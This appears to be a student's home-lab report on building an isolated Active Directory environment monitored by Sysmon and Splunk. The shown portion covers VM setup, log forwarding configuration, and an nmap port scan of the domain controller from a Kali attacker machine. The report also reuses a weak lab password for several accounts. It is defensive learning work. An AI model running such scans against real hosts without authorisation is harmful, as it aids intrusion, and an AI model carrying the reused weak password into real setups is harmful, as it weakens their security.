


Active Directory Security Lab

with Splunk SIEM & Attack Simulation

Author: Unnathi Vithlani

Platform: VMware Workstation | SIEM: Splunk 10.2 | Total Alerts Triggered: 42



To direct input to this VM, click inside or press Ctrl+G.

Figure: VMware Workstation — Kali, DC1 and WIN11 running. WIN11 showing Sysmon64 Running and SplunkForwarder Running

1. Project Overview

This project involved building a complete enterprise-style cybersecurity home lab entirely from scratch inside VMware Workstation. The objective was to simulate how a real SOC (Security Operations Centre) environment works — collecting logs from Windows machines, detecting attacks in real-time, and triggering alerts inside a SIEM.

The lab was not a simple click-through tutorial. It required significant troubleshooting at every phase — fixing log forwarding pipelines, resolving sourcetype mismatches, correcting Splunk inputs.conf configurations, debugging why alerts were not firing, and figuring out why data was not appearing in search results. Every problem and its solution is documented in this report alongside the actual screenshots taken during the lab.

VM Name	Role	IP Address	Network
Kali Linux	Attacker Machine	192.168.100.30	VMnet2
DC1 (Windows Server 2022)	Domain Controller + Splunk Server	192.168.100.10	VMnet2
WIN11-CLIENT	Domain Client + Log Forwarder	192.168.100.20	VMnet2

Tool	Purpose	Version
VMware Workstation	Virtualization platform	Latest
Windows Server 2022	Domain Controller (DC1)	180-day Eval
Windows 11 Enterprise	Client machine	90-day Eval
Kali Linux	Attack platform	Latest
Splunk Enterprise	SIEM installed on DC1	10.2.0
Splunk Universal Forwarder	Log shipping from WIN11 to DC1	10.2.1
Sysmon64	Deep Windows endpoint telemetry	64-bit
SwiftOnSecurity Config	Sysmon detection ruleset	Latest
Nmap	Port scanner (attacker tool)	7.98
Hydra	Brute force tool (attacker tool)	9.6

2. Phase 1 — VMware Network Setup

The first task was creating an isolated virtual network (VMnet2) so all three VMs could communicate with each other but had zero access to the internet. This prevents lab attacks from hitting real systems and simulates a real segmented enterprise environment.

2.1 Create VMnet2 Isolated Network

1. In VMware Workstation: Edit → Virtual Network Editor
2. Click Change Settings (admin password required)
3. Click Add Network → select VMnet2
4. Configure settings:
 - Type: Host-only
 - Subnet IP: 192.168.100.0
 - Subnet Mask: 255.255.255.0
 - DHCP: DISABLED (uncheck the box)
5. Click Apply → OK

2.2 Change Kali Network Adapter to VMnet2

6. In Kali VM settings, click Network Adapter
7. Change from NAT to Custom: Specific virtual network
8. Select VMnet2
9. Click OK

2.3 Set Kali Static IP

Kali needed a permanent static IP so DC1 and WIN11 always reach the attacker at the same address:

```
sudo ifconfig eth0 192.168.100.30 netmask 255.255.255.0
ip addr show eth0
ping 192.168.100.10 # test DC1 connectivity
```

2.4 Create Lab Folder Structure on Kali

Created a folder structure on Kali to keep downloads organised:

```
mkdir -p ~/SecurityLab/ISOs
mkdir -p ~/SecurityLab/Tools
cd ~/SecurityLab
```

2.5 Download Required Files

Downloaded all required files before building the VMs:

- Windows Server 2022 ISO — microsoft.com/en-us/evalcenter/evaluate-windows-server-2022 (5.2 GB, saved to ISOs/)
- Windows 11 Enterprise ISO — microsoft.com/en-us/evalcenter/evaluate-windows-11-enterprise (5.1 GB, saved to ISOs/)
- Splunk Enterprise MSI — splunk.com/en_us/download/splunk-enterprise.html (saved to Tools/)
- Sysmon.zip — download.sysinternals.com/files/Sysmon.zip (saved to Tools/)
- Sysmon config — raw.githubusercontent.com/SwiftOnSecurity/sysmon-config/master/sysmonconfig-export.xml (saved as sysmonconfig-export.xml in Tools/)

3. Phase 2 — Build Domain Controller (DC1)

3.1 Create the VM in VMware

10. File → New Virtual Machine → Typical → Next
11. Installer disc image file (iso) → Browse → navigate to SecurityLab/ISOs/ → select SERVER_EVAL_x64FRE_en-us.iso → Open → Next
12. Guest OS: Microsoft Windows | Version: Windows Server 2022 → Next
13. Virtual machine name: DC1 | Location: default → Next
14. Disk size: 60 GB | Store virtual disk as a single file → Next
15. Click Customize Hardware:
 - Memory: 4096 MB (4 GB)
 - Processors: 2 cores
 - Network Adapter: change to Custom: VMnet2 — CRITICAL STEP
 - Remove: Printer, Sound Card (optional)
16. Click Close → Finish

3.2 Install Windows Server 2022

17. Power on DC1 — click Play button in VMware
18. Press any key when prompted to boot from CD
19. Language: English (United States) | Time: English (United States) | Keyboard: US → Next
20. Click Install now
21. Select: Windows Server 2022 Standard Evaluation (Desktop Experience) — must pick this version, NOT the command-line only version
22. Accept license terms → Next
23. Installation type: Custom — Install Windows only (advanced)
24. Select the 60 GB unallocated disk → Next
25. Wait 10-15 minutes for installation to complete
26. Set Administrator password: (your chosen password)
27. Login: press Ctrl+Alt+Insert in VMware (instead of Ctrl+Alt+Delete) → enter password

[Note: Server Manager opens automatically after login. This is normal for Windows Server.]

3.3 Set Static IP on DC1

28. Open Network and Sharing Center → Change adapter settings → right-click Ethernet → Properties → IPv4
29. Set: IP = 192.168.100.10 | Subnet = 255.255.255.0 | Gateway = (blank) | DNS = 127.0.0.1
30. Click OK → Close

3.4 Install Active Directory Domain Services

31. In Server Manager → Add Roles and Features → Next → Role-based installation → Next
32. Select: Active Directory Domain Services → Add Features → Next → Next → Install
33. After install completes, click the flag/notification icon in Server Manager
34. Click: Promote this server to a domain controller
35. Select: Add a new forest | Root domain name: company.local → Next
36. Set DSRM password → Next through all defaults → Install
37. Server reboots automatically — log back in as COMPANY\Administrator

Note: After the reboot, the login screen shows COMPANY\Administrator. This confirms Active Directory is running successfully.

4. Phase 3 — Build Windows 11 Client (WIN11-CLIENT)

4.1 Create the VM

38. File → New Virtual Machine → Typical → Next
39. Installer disc image file → Browse → select Win11_EnterpriseEval.iso → Next
40. Easy Install: Product key = blank | Version = Windows 11 Enterprise | Full name = LocalUser | Password = P@ssw0rd123! | UNCHECK Log on automatically → Next
41. Name: WIN11-CLIENT | Location: default → Next
42. Disk: 60 GB | Store as single file → Next
43. Click Customize Hardware: Memory = 4096 MB | Processors = 2 | Network Adapter = VMnet2 → Close → Finish

4.2 Set Static IP on WIN11

44. Settings → Network & Internet → Ethernet → Edit
45. Set: IP = 192.168.100.20 | Subnet = 255.255.255.0 | Gateway = (blank) | DNS = 192.168.100.10 (pointing to DC1)
46. Save

4.3 Join WIN11 to the Domain

47. Settings → System → About → click Domain or workgroup
48. Select Domain → type: company.local → OK
49. Enter credentials: COMPANY\Administrator with the DC1 admin password
50. Restart WIN11 when prompted — log back in as COMPANY\Administrator

4.4 Switch WIN11 Network to VMnet2

51. Power off WIN11-CLIENT
52. Right-click WIN11-CLIENT in VMware → Settings → Network Adapter → Custom: VMnet2 → OK
53. Power on WIN11-CLIENT
54. Restore static IP (Settings → Network → Ethernet → Edit): IP = 192.168.100.20 | Subnet = 255.255.255.0 | DNS = 192.168.100.10


4.5 Enable ICMP So Kali Can Ping WIN11

By default Windows 11 blocks all ping requests. This needed to be fixed so Kali could reach WIN11:

55. Search for Windows Defender Firewall with Advanced Security → open it
56. Click Inbound Rules
57. Find: File and Printer Sharing (Echo Request – ICMPv4-In)
58. Right-click → Enable Rule

Tested from Kali:

```
ping 192.168.100.10 # DC1 replied  
ping 192.168.100.20 # WIN11 replied
```



The screenshot shows a Kali Linux terminal window with a dark theme. On the left, there is a sidebar with a 'Library' section containing icons for 'My Computer', 'Kali', 'GNS-3', 'DC1', and 'Windows 11 x64'. The terminal window has tabs for 'Kali', 'DC1', and 'Windows 11 x64'. The terminal output shows the following commands and results:

```
(kali@kali)-[~]  
$ sudo ifconfig eth0 192.168.100.30 netmask 255.255.255.0  
[sudo] password for kali:  
(kali@kali)-[~]  
$ ping -c 4 192.168.100.10 # DC1  
ping -c 4 192.168.100.20 # WIN11  
  
PING 192.168.100.10 (192.168.100.10) 56(84) bytes of data:  
64 bytes from 192.168.100.10: icmp_seq=1 ttl=128 time=24.3 ms  
64 bytes from 192.168.100.10: icmp_seq=2 ttl=128 time=0.987 ms  
64 bytes from 192.168.100.10: icmp_seq=3 ttl=128 time=52.2 ms  
64 bytes from 192.168.100.10: icmp_seq=4 ttl=128 time=58.6 ms  
--- 192.168.100.10 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3005ms  
rtt min/avg/max/mdev = 0.987/34.167/58.622/22.979 ms  
PING 192.168.100.20 (192.168.100.20) 56(84) bytes of data:  
64 bytes from 192.168.100.20: icmp_seq=1 ttl=128 time=70.9 ms  
64 bytes from 192.168.100.20: icmp_seq=2 ttl=128 time=2.43 ms  
64 bytes from 192.168.100.20: icmp_seq=3 ttl=128 time=2.70 ms  
64 bytes from 192.168.100.20: icmp_seq=4 ttl=128 time=40.8 ms  
--- 192.168.100.20 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3005ms  
rtt min/avg/max/mdev = 2.429/31.193/78.898/31.648 ms  
(kali@kali)-[~]  
$  
(kali@kali)-[~]  
$ nmap -sS 192.168.100.10 -p 1-500  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-27 19:53 -0500  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid seed  
Nmap scan report for 192.168.100.10  
Host is up (0.0022s latency).  
Not shown: 493 closed tcp ports (reset)  
PORT      STATE SERVICE  
53/tcp    open  domain  
88/tcp    open  kerberos-sec  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
389/tcp   open  ldap  
445/tcp   open  microsoft-ds  
464/tcp   open  kpasswd5  
MAC Address: 00:10:C2:9:D3:1A:33 (VMware)  
Nmap done: 1 IP address (1 host up) scanned in 1.77 seconds  
(kali@kali)-[~]
```

Figure: Kali pinging DC1 (192.168.100.10) and WIN11 (192.168.100.20) — both replying successfully

5. Phase 4 — Install Sysmon on DC1 and WIN11

Sysmon (System Monitor) is a free Microsoft tool that logs deep system activity to the Windows Event Log. Without Sysmon, Windows only records basic events. Sysmon adds forensic-level detail — full process command lines, network connections, file creation, DLL loading, and registry changes. This data is what makes attack detection possible in Splunk.

Event ID	What It Logs	Why It Matters
1	Process Creation	Every program that runs including full command-line arguments
3	Network Connection	Every outbound/inbound connection with IPs and ports
7	Image/DLL Loaded	Detects DLL injection attacks
10	Process Access	Detects credential dumping (e.g. Mimikatz)
11	File Created	Tracks malware dropping files to disk
13	Registry Value Set	Detects persistence via registry modifications

5.1 Install Sysmon on DC1 (PowerShell as Admin)

59. Create folder: C:\Tools\Sysmon
60. Copy Sysmon.zip from Tools/ and extract to C:\Tools\Sysmon
61. Open PowerShell as Administrator
62. Navigate to folder and download the SwiftOnSecurity config:

```
cd C:\Tools\Sysmon
Invoke-WebRequest -Uri "https://raw.githubusercontent.com/SwiftOnSecurity/sysmon-config/master/sysmonconfig-export.xml" -OutFile "C:\Tools\Sysmon\sysmonconfig-export.xml"
```

63. Verify the config downloaded correctly (should show <Sysmon not <html>):

```
Get-Content C:\Tools\Sysmon\sysmonconfig-export.xml -TotalCount 5
```

64. Install Sysmon:

```
.\Sysmon64.exe -accepteula -i sysmonconfig-export.xml
```

65. Verify it is running:

```
Get-Service Sysmon64
```

Expected output: Status = Running

Note: If the config file shows HTML errors instead of XML, delete it and re-download: Remove-Item C:\Tools\Sysmon\sysmonconfig-export.xml — then re-run Step 4.

5.2 Install Sysmon on WIN11-CLIENT

Repeated the exact same steps on WIN11-CLIENT — downloaded Sysmon.zip and the SwiftOnSecurity config XML, extracted to C:\Tools\Sysmon, and ran the install command.

Verified Sysmon was running on WIN11:

```
Get-Service Sysmon64
```





Figure: WIN11 PowerShell — Get-Service Sysmon64 showing Status: Running, Get-Service SplunkForwarder showing Status: Running

6. Phase 5 — Install and Configure Splunk on DC1

6.1 Install Splunk Enterprise

66. Downloaded Splunk Enterprise (Windows 64-bit MSI) from splunk.com — required creating a free account
67. Ran the MSI installer on DC1
68. Accepted license → set admin username and password (admin / P@ssw0rd123!) → Install
69. After install opened browser on DC1: <http://localhost:8000>
70. Logged in with admin credentials
- 71.



6.2 Configure Splunk to Receive Data on Port 9997

Splunk needed to listen on port 9997 so the Universal Forwarder on WIN11 could send logs to it:

72. Settings → Forwarding and Receiving → Configure Receiving → New Receiving Port
73. Enter port: 9997 → Save

Verified the port was actually listening on DC1:

```
netstat -an | findstr 9997
```





Figure: DC1 PowerShell — netstat confirming TCP 0.0.0.0:9997 is LISTENING






Figure: Splunk Receive Data page — port 9997 showing Status: Enabled

6.3 Configure DC1 Security Log Inputs

By default Splunk does not automatically collect Windows Security or System logs. These were added manually via inputs.conf on DC1:

```
notepad "C:\Program Files\Splunk\etc\system\local\inputs.conf"
```

```
[WinEventLog://Security]
index = main
disabled = 0
sourcetype = WinEventLog:Security
```

```
[WinEventLog://System]
index = main
disabled = 0
sourcetype = WinEventLog:System
```

Restarted Splunk to apply the new inputs:

```
cd "C:\Program Files\Splunk\bin"
.\splunk.exe restart
```

6.4 Configure Sysmon Input on DC1

Also added Sysmon log collection in inputs.conf on DC1 (Splunk itself, not the forwarder):

```
cd "C:\Program Files\Splunk\etc\system\local"
```

```
[WinEventLog://Microsoft-Windows-Sysmon/Operational]
```

```
disabled = 0  
index = main  
sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
```

Fixed permissions so Splunk could read the Sysmon log (run in CMD as Admin):

```
wevtutil sl Microsoft-Windows-Sysmon/Operational /ca:O:BAG:SYD:(A;;0x1;;;SY)(A;;0x1;;;BA)(A;;0x1;;;NS)
```

Set Splunk to run as LocalSystem so it has permission to read all event logs:

```
sc config SplunkD obj= "LocalSystem" password= ""
```

```
"C:\Program Files\Splunk\bin\splunk.exe" restart
```

7. Phase 6 — Splunk Universal Forwarder on WIN11

The Universal Forwarder is a lightweight Splunk agent installed on WIN11-CLIENT that collects logs and ships them to the Splunk indexer on DC1. This is how enterprise environments work — endpoints forward logs to a central SIEM.

7.1 Install the Forwarder

- 74. Downloaded Splunk Universal Forwarder (Windows 64-bit MSI) from splunk.com
- 75. Ran the installer on WIN11-CLIENT
- 76. During setup, set deployment server to 192.168.100.10:9997

7.2 Configure Forwarding to DC1

After installation, configured the forwarder via PowerShell as Admin on WIN11:

```
cd "C:\Program Files\SplunkUniversalForwarder\bin"
```

Checked the forward server status (first attempt — showed login prompt):

```
.\splunk.exe list forward-server
```

